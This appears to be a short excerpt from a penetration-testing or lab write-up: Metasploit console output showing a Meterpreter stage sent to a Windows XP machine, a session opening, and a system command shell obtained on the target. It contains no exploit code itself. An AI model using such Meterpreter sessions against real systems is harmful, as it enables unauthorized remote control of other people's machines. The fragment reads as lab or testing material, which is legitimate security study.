[*] Sending stage (179779 bytes) to 10.1.1.8
[*] Meterpreter session 1 opened (10.10.0.122:44711 -> 10.1.1.8:8080) at 2018-05-18 15:59:30 +0100

meterpreter > shell
Process 468 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```